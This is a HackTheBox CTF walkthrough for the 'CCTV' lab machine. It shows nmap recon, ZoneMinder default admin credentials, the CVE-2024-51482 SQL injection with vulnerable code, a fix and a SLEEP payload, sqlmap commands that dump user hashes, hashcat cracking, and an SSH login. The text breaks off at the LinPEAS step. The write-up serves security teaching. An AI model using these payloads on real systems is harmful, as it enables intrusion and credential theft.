


⚠️ EDUCATIONAL DISCLAIMER This writeup is created exclusively for educational and authorised penetration testing purposes. All techniques demonstrated here should only be used in controlled lab environments or during authorised security assessments with explicit written permission. Unauthorised access to computer systems is illegal and unethical. The author assumes no responsibility for misuse of this information.
Machine Overview
| Field | Details |
|---|---|
| Machine Name | CCTV |
| Platform | HackTheBox Season 10 |
| Difficulty | Medium |
| Operating System | Linux (Ubuntu 24.04) |
| IP Address | 10.129.9.121 |
| Release Date | March 2026 |
| Attack Vector | Web → SQLi → Capability Abuse → RCE |
Attack Chain Summary:
Nmap → ZoneMinder Default Creds → CVE-2024-51482 SQLi → Hashcat → SSH as mark → tcpdump cap_net_raw → Credential Sniffing → SSH Tunnel → MotionEye → CVE-2025-60787 RCE → Root
Reconnaissance
Hosts File Setup
Before scanning, add the machine’s hostname to your local /etc/hosts file. This is required because the web server redirects to a hostname rather than responding directly to the IP address.
echo "10.129.9.121 cctv.htb" | sudo tee -a /etc/hostsPort Scan
The initial phase begins with a comprehensive infrastructure scan to identify open ports and enumerate running services on the target.
nmap -sV -sC -A -T4 -p- --min-rate 5000 10.129.9.121 -oN nmap_cctv.txtWhy
-p-? Scanning all 65,535 ports ensures no hidden services are missed. The--min-rate 5000flag speeds up the scan while remaining within acceptable noise levels for HTB labs.
Scan Results:
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  256 76:1d:73:98:fa:05:f7:0b:04:c2:3b:c4:7d:e6:db:4a (ECDSA)
80/tcp open  http    Apache httpd 2.4.58
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Did not follow redirect to http://cctv.htb/
Service Info: Host: default; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Analysis:
- Port 22 (SSH): OpenSSH 9.6p1 on Ubuntu. No known critical vulnerabilities in this version - this will be our entry point once credentials are obtained.
- Port 80 (HTTP): Apache 2.4.58, redirecting to
http://cctv.htb/. The redirect tells us a virtual host is configured, which is why the hosts file entry was necessary.
The minimal attack surface (two ports) suggests the primary vulnerability lives within the web application.
Web Application Discovery
Navigating to http://cctv.htb/ reveals a CCTV monitoring web application - a front-end portal for a video surveillance system. Interfaces like this often suggest backend services with poor authentication, cron job automation, or cleartext credential handling.

Clicking “Staff Login” redirects to a ZoneMinder instance running at http://cctv.htb/zm/. ZoneMinder is a well-known open-source video surveillance platform with a history of high-severity vulnerabilities including RCE, authentication bypass, and arbitrary file write.

Web Application Exploitation
ZoneMinder
ZoneMinder is an open-source video surveillance management system built on a standard LAMP stack (Linux, Apache, PHP, MySQL/MariaDB). It is commonly deployed in enterprise and home environments for managing IP cameras. From a security perspective, ZoneMinder instances are high-value targets due to their privileged access to network infrastructure and their historically poor patch cadence.
Default Credentials
The first thing to try on any web application is default credentials. ZoneMinder’s documented defaults are:
| Field | Value |
|---|---|
| Username | admin |
| Password | admin |
Submitting these credentials against the login form results in successful authentication. This is a critical misconfiguration - default credentials should always be changed during initial deployment.

Upon login, the application version is visible in the interface footer: ZoneMinder v1.37.63. The source code for this exact version is publicly available on GitHub, which allows precise analysis of the codebase for vulnerabilities.
CVE Research
With a confirmed version number, the next step is vulnerability research. Searching the National Vulnerability Database (NVD) and GitHub Security Advisories for ZoneMinder 1.37.63 surfaces an unpatched SQL injection vulnerability.


The target version is confirmed vulnerable to CVE-2024-51482.
CVE-2024-51482 - SQL Injection Analysis
CVE-2024-51482 is an authenticated (post-login) SQL injection vulnerability affecting ZoneMinder versions prior to the patch. The injection point is located in the AJAX event handler.
AJAX requests in ZoneMinder are routed through:
GET /zm/index.php?view=request&request=event&action=removetag&tid=<PAYLOAD>This triggers web/ajax/event.php. The vulnerability exists in the removetag case handler at approximately line 217 of the source file:
case 'removetag':
    $tagId = $_REQUEST['tid'];  // User-controlled input, no sanitisation

    dbQuery(
        'DELETE FROM Events_Tags WHERE TagId = ? AND EventId = ?',
        array($tagId, $_REQUEST['id'])
    );

    // VULNERABLE: $tagId concatenated directly into a raw SQL string
    $sql = "SELECT * FROM Events_Tags WHERE TagId = $tagId";
    $rowCount = dbNumRows($sql);

    if ($rowCount < 1) {
        $sql = 'DELETE FROM Tags WHERE Id = ?';
        $values = array($_REQUEST['tid']);
        $response = dbNumRows($sql, $values);
        ajaxResponse(array('response' => $response));
    }
Root Cause: While the first dbQuery call correctly uses parameterised placeholders (?), the second $sql assignment bypasses prepared statements entirely by concatenating the raw $tagId value - which originates directly from $_REQUEST['tid'] - into the query string. This allows an attacker to break out of the integer context and inject arbitrary SQL.
Vendor Patch: The fix requires applying parameterised queries consistently to the second statement:
// Fixed version
$sql = "SELECT * FROM Events_Tags WHERE TagId = ?";
$rowCount = dbNumRows($sql, array($tagId));
Exploitation with sqlmap
To exploit the injection, we first capture a valid authenticated request. After logging into ZoneMinder with the default credentials, we intercept a request to the vulnerable endpoint using Burp Suite.

Captured Request (request.txt):
GET /zm/index.php?view=request&request=event&action=removetag&tid=1 HTTP/1.1
Host: cctv.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Cookie: zmSkin=classic; zmCSS=base; ZMSESSID=67s94t6jmii9b16kkvjtkcogup
Connection: keep-alive
Save this request to a file and pass it to sqlmap for automated exploitation. We start by enumerating all available databases:
sqlmap -r request.txt --batch -p "tid" --dbssqlmap confirms the injection point and technique:
Parameter: tid (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: view=request&request=event&action=removetag&tid=1 AND (SELECT 7784 FROM (SELECT(SLEEP(5)))QtFt)
Time-based blind injection works by sending payloads that cause the database to pause for a set number of seconds if a condition is true. While slower than error-based or UNION injection, it reliably exfiltrates data from databases that suppress error output.
Referencing the ZoneMinder database schema from db/zm_create.sql.in in the GitHub source, we know the application uses a zm database with a Users table containing Username and Password columns. We extract these directly:
sqlmap -r request.txt -p "tid" --batch --technique=T --predict-output -D zm -T Users -C Username,Password --dumpExtracted Credentials:
| Username | Password Hash |
|---|---|
superadmin | $2y$10$cmytVWFRnt1XfqsItsJRVe/ApxWxcIFQcURnm5N.rhlULwM0jrtbm |
mark | $2y$10$prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ/QNqZolbXKfFG. |
Both hashes are bcrypt ($2y$), a computationally expensive hashing algorithm. While bcrypt is resistant to GPU-accelerated cracking, weak passwords remain vulnerable to dictionary attacks.
Hash Cracking
We attempt to crack both hashes using hashcat in mode 3200 (bcrypt) against the rockyou.txt wordlist. Bcrypt cracking is CPU-intensive - expect significantly slower speeds compared to MD5 or SHA-based hashes.
hashcat -m 3200 hashes.txt /usr/share/wordlists/rockyou.txt --status --status-timer=30Hashcat Output:
$2y$10$prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ/QNqZolbXKfFG.:opensesame

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2y$10$prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ/QNqZ...XKfFG.
Time.Started.....: Sun Mar 08 05:09:14 2026
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
The hash for mark cracks to: opensesame
The superadmin hash does not crack within a reasonable timeframe, suggesting a stronger password. However, mark’s credentials are sufficient to proceed.
Initial Access
SSH Login as mark
With valid SSH credentials, we establish an initial foothold on the machine:
ssh [email protected]
# Password: opensesame
We are now authenticated as a low-privileged user. The next objective is to escalate privileges to a higher-privileged account, and ultimately to root.
Privilege Escalation - mark → sa_mark
Local Enumeration
Upon gaining a foothold as mark, we perform thorough local enumeration to identify potential privilege escalation paths.
mark@cctv:~$ id
uid=1000(mark) gid=1000(mark) groups=1000(mark),24(cdrom),30(dip),46(plugdev)
We run LinPEAS to automate the discovery of misconfigurations, interesting files, and security weaknesses:
# Transfer LinPEAS to the target
